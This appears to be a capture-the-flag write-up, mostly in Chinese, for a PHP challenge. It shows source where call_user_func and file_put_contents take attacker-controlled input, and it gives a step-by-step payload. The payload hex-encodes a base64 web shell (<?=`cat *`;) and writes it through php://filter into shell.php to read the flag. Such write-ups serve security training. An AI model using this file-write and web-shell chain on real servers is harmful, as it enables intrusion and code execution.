```php
highlight_file(__FILE__);
$v1 = $_POST['v1'];
$v2 = $_GET['v2'];
$v3 = $_GET['v3'];
$v4 = is_numeric($v2) and is_numeric($v3);
if($v4){
    $s = substr($v2,2);
    $str = call_user_func($v1,$s);
    echo $str;
    file_put_contents($v3,$str);
}
else{
    die('hacker');
}


?>
```

Notice: Undefined index: v2 in **/var/www/html/index.php** on line **15**

Notice: Undefined index: v3 in **/var/www/html/index.php** on line **16**
hacker

1.分析源码，因为因为‘=’运算符优先级大于‘and’，所以这里只要$v2是数字，进入if后，$s被赋值为$v2第二个字符之后的部分（不包含第二个字符），调用$v1函数处理$s并将结果赋给$str，最后将$str写入以$v3为文件名的文件


2.这用到了php://filter/write=convert.base64-decode/resource=shell.php用于将base64解码后的php语句写入shell.php文件

3.这里要写入的php语句为<?=`cat *`;

4.先将语句base64编码

5.因为base64编码的字符串后面的'='有没有都是一样的，所以可以提取PD89YGNhdCAqYDs，再进行十六进制字符串编码

6.因为后面要截取前两个字符，所以要在前面加两个数字，否则影响php语句,得115044383959474E6864434171594473，对$v2赋的值就出来了$v3赋值php://filter/write=convert.base64-decode/resource=shell.php，$v1赋值hex2bin



7.Execute后，访问shell.php查看源码得到flag